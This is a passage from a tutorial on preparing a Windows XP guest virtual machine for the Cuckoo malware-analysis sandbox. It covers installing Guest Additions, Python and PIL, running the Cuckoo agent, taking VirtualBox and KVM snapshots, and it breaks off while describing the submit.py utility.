
Welcome to the Oracle VM VirtualBox Guest Additions 4.1.12 Setup Wizard

This wizard will guide you through the installation of Oracle VM VirtualBox Guest Additions 4.1.12.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

Figure 3.13: The installation wizard starts. Click "Next".


Oracle VM VirtualBox Guest Additions 4.1.12 Setup

Choose Install Location

Choose the folder in which to install Oracle VM VirtualBox Guest Additions 4.1.12.


Setup will install Oracle VM VirtualBox Guest Additions 4.1.12 in the following folder. To install in a different folder, click Browse and select another folder. Click Next to continue.

Destination Folder: C:\Program Files\Oracle\VirtualBox Guest Additions

Space required: 130.0KB
Space available: 8.1GB

VirtualBox Windows Additions 4.1.12

Figure 3.14: Choose where to install the addon tools. I choosed the default location.



Choose Components

Choose which features of Oracle VM VirtualBox Guest Additions 4.1.12 you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Install to start the installation.


Select components to install: [✓ VirtualBox Guest Additions] Direct3D Support (Experir

Space required: 130.0KB

Position your mouse over a component to see its description.

VirtualBox Windows Additions 4.1.12

Figure 3.15: Select components. As the virtual machine won't be running any 3D games I choose not to install the experimental "Direct3D" support.



Installing


Please wait while Oracle VM VirtualBox Guest Additions 4.1.12 is being installed.

Installing guest driver ...

```
Extract: C:\WINDOWS\system32\VBoxOGLcrutil.dll... 100%
Extract: C:\WINDOWS\system32\VBoxOGLerrorspu.dll... 100%
Extract: C:\WINDOWS\system32\VBoxOGLpackspu.dll... 100%
Extract: C:\WINDOWS\system32\VBoxOGLpassthroughspu.dll... 100%
Extract: C:\WINDOWS\system32\VBoxOGLfeedbackspu.dll... 100%
Extract: C:\WINDOWS\system32\VBoxOGL.dll... 100%
Extract: C:\WINDOWS\system32\drivers\VBoxSF.sys... 100%
Extract: C:\WINDOWS\system32\VBoxMRXNP.dll... 100%
Extract: C:\WINDOWS\system32\VBoxHook.dll... 100%
Installing drivers ...
Output folder: C:\Program Files\Oracle\VirtualBox Guest Additions
Installing guest driver ...
```

VirtualBox Windows Additions 4.1.12


Figure 3.16: The installation process copies the files into the destination folder.



The software you are installing has not passed Windows Logo testing to verify its compatibility with Windows XP. (Tell me why this testing is important.)

Continuing your installation of this software may impair or destabilize the correct operation of your system either immediately or in the future. Microsoft strongly recommends that you stop this installation now and contact the software vendor for software that has passed Windows Logo testing.

Figure 3.17: Several VirtualBox drivers are not WHQL (Windows Hardware Quality Labs) certified by Microsoft. Why Oracle, the now owner and creator of VirtualBox since their acquisition of Sun Microsystems, doesn't spend the money to get them certified is beyond me. According to Wikipedia is the WHQL testing fee Microsoft requires is USD $250 per operating system family. Click "Continue Anyway" to continue the installation process.




The software you are installing for this hardware:

VirtualBox Graphics Adapter

has not passed Windows Logo testing to verify its compatibility with Windows XP. (Tell me why this testing is important.)

Continuing your installation of this software may impair or destabilize the correct operation of your system either immediately or in the future. Microsoft strongly recommends that you stop this installation now and contact the hardware vendor for software that has passed Windows Logo testing.

Figure 3.18: The VirtualBox Graphics Adapter driver has not been WHQL-certified by Microsoft. Click "Continue Anyway" to continue the installation process.




The software you are installing for this hardware:

Mice and other pointing devices

has not passed Windows Logo testing to verify its compatibility with Windows XP. (Tell me why this testing is important.)

Continuing your installation of this software may impair or destabilize the correct operation of your system either immediately or in the future. Microsoft strongly recommends that you stop this installation now and contact the hardware vendor for software that has passed Windows Logo testing.

Figure 3.19: The VirtualBox mouse driver has bot been WHQL-certified by Microsoft. Click "Continue Anyway" to continue the installation process.



Completing the Oracle VM VirtualBox Guest Additions 4.1.12 Setup Wizard

Your computer must be restarted in order to complete the installation of Oracle VM VirtualBox Guest Additions 4.1.12. Do you want to reboot now?

[✓ Reboot now]

I want to manually reboot later

Figure 3.20: After the installation you need to reboot the machine to have the new drivers activated.

Install Python for Windows

Download Python for Windows from http://python.org/download/ and install it in the guest OS.



Python 2.7.3 Setup
Select whether to install Python 2.7.3 for all users of this computer.
Install for all users
Install just for me (not available on Windows Vista)
python for windows
Back
Next >
Cancel

Figure 3.21: Python installation process begins. Click "Next" to continue the installation process.




Python 2.7.3 Setup
Select Destination Directory
Please select a directory for the Python 2.7.3 files.
Python27
Up
New
C:\Python27\
python for windows
< Back
Next
Cancel

Figure 3.22: Choose where to install Python. The default destination folder works fine, and there could be an issue if the path contains spaces.



Customize Python 2.7.3


Select the way you want features to be installed. Click on the icons in the tree below to change the way features will be installed.

- Python
  - Register Extensions
  - Tcl/Tk
  - Documentation
  - Utility Scripts
  - Test suite

Python Interpreter and Libraries

This feature requires 22MB on your hard drive. It has 5 of 5 subfeatures selected. The subfeatures require 29MB on your hard drive.

Figure 3.23: Choose what to install. I choose to go with the default.




Install Python 2.7.3

Please wait while the Installer installs Python 2.7.3. This may take several minutes.

Status: Copying new files

Figure 3.24: The installation is copying the files.



Complete the Python 2.7.3 Installer


Special Windows thanks to:
    Mark Hammond, without whose years of freely
    shared Windows expertise, Python for Windows
    would still be Python for DOS.

Click the Finish button to exit the Installer.

Figure 3.25: The installation process is complete.

Optional Python module: Python Image Library (PIL)

Other Python modules that are good to have installed is PIL, Python Image Library, which can be downloaded from http://www.pythonwa
products/pil/. This python module will enable you to automatically take screenshots of the desktop during sample analysis.




This Wizard will install PIL on your computer. Click Next to continue or Cancel to exit the Setup Wizard.

```
Python Imaging Library

  Author: Secret Labs AB (PythonWare)
  Author_email: info@pythonware.com
  Description: Python Imaging Library
  Name: PIL
  Url: http://www.pythonware.com/products/pil
  Version: 1.1.7
```

Built Sat May 15 15:03:55 2010 with distutils-2.7b2

Figure 3.26: The PIL installation wizard begins. Click "Next" to continue the installation.




Python 2.7 is required for this package. Select installation to use:

Python Version 2.7 (found in registry)

Python Directory: C:\Python27\

Installation Directory: C:\Python27\Lib\site-packages\


Figure 3.27: Installation location. If you have several Python installations you can choose between them, but we only have one so just click "Next".



Click Next to begin the installation of PIL. If you want to review or change any of your installation settings, click Back. Click Cancel to exit the wizard.

Ready to install

Figure 3.28: PIL is ready to install. Click "Next" to begin the installation.



Click the Finish button to exit the Setup wizard.

Figure 3.29: The installation is completed. Click "Finish" to complete the installation.

Installing Cuckoo Agent

In the agent/ directory of Cuckoo you will find an agent.py file which you must copy to the Guest operating system (in whatever way you want, perhaps a temporary shared folder or by downloading it from a host webserver) and run it. This will launch the XMLRPC server which will be listening for connections. Tip: you can download it from the Cuckoo's GIT repository at

https://github.com/cuckoobox/cuckoo/blob/master/agent/agent.py.

On Windows simply launching the script will also spawn a Python window, if you want to hide it you can rename the file from agent.py to agent.pyw which will prevent the window from spawning.

Install 3rd party applications

Now it is time to make the virtual machine more life-like, which means filling it up with junk. For an example, if you install Microsoft Office in the guest it would be really weird if there wasn't accompanying MS Office documents in "My Documents" folder or the Desktop. And I haven't came across a client OS that can't open PDF-files or see flash content on the websites, so Acrobat Reader and Adobe Flash plugin should be installed unless you want to make the virtual machine to stand out. If you want older versions of the software I would suggest you check out http://www.oldversion.com/.

Finalizing the installation

Now you should be ready to go and save the virtual machine to a snapshot state.

Before doing this make sure you rebooted it softly and that it's currently running, with Cuckoo's agent running and with Windows fully booted.

Now you can proceed saving the machine. The way to do it obviously depends on the virtualization software you decided to use.

If you follow all the below steps properly, your virtual machine should be ready to be used by Cuckoo.

VirtualBox

If you are going for VirtualBox you can take the snapshot from the graphical user interface or from the command line:

```
$ VBoxManage snapshot "<Name of VM>" take "<Name of snapshot>" --pause
```

After the snapshot creation is completed, you can power off the machine and restore it:

```
$ VBoxManage controlvm "<Name of VM>" poweroff
$ VBoxManage snapshot "<Name of VM>" restorecurrent
```

KVM

If decided to adopt KVM, you must first of all be sure to use a disk format for your virtual machines which supports snapshots. By default libvirt tools create RAW virtual disks, and since we need snapshots you'll either have to use QCOW2 or LVM. For the scope of this guide we adopt QCOW2, which is easier to setup than LVM.

The easiest way to create such a virtual disk in the correct way is using the tools provided by the libvirt suite. You can either use virsh if you prefer command-line interfaces or virt-manager for a nice GUI. You should be able to directly create it in QCOW2 format, but in case you have a RAW disk you can convert it like following:

```
$ cd /your/disk/image/path
$ qemu-img convert -O qcow2 your_disk.raw your_disk.qcow2
```

Now you have to edit your VM definition like following:

```
$ virsh edit "<Name of VM>"
```

Find the disk section, it looks like this:

Listing 5

```
<disk type='file' device='disk'>
        <driver name='qemu' type='raw'/>
        <source file='/your/disk/image/path/your_disk.raw'/>
        <target dev='hda' bus='ide'/>
        <address type='drive' controller='0' bus='0' unit='0'/>
</disk>
```

And change "type" to qcow2 and "source file" to your qcow2 disk image, like this:

Listing 6

```
<disk type='file' device='disk'>
        <driver name='qemu' type='qcow2'/>
        <source file='/your/disk/image/path/your_disk.qcow2'/>
        <target dev='hda' bus='ide'/>
        <address type='drive' controller='0' bus='0' unit='0'/>
</disk>
```

Now test your virtual machine, if all works prepare it for snapshot while running Cuckoo's agent. You can finally take a snapshot with the following command:

```
$ virsh snapshot-create "<Name of VM>"
```

Start an analysis

In order to submit a file to be analyzed you can:

- Use provided submit.py utility.
- Use provided web.py utility.

Submission Utility

The easiest way to submit an analysis is to use the provided submit.py command-line utility. It currently takes the following options:

Listing 7: submit.py usage

```
usage: submit.py [-h] [--package PACKAGE] [--timeout TIMEOUT]
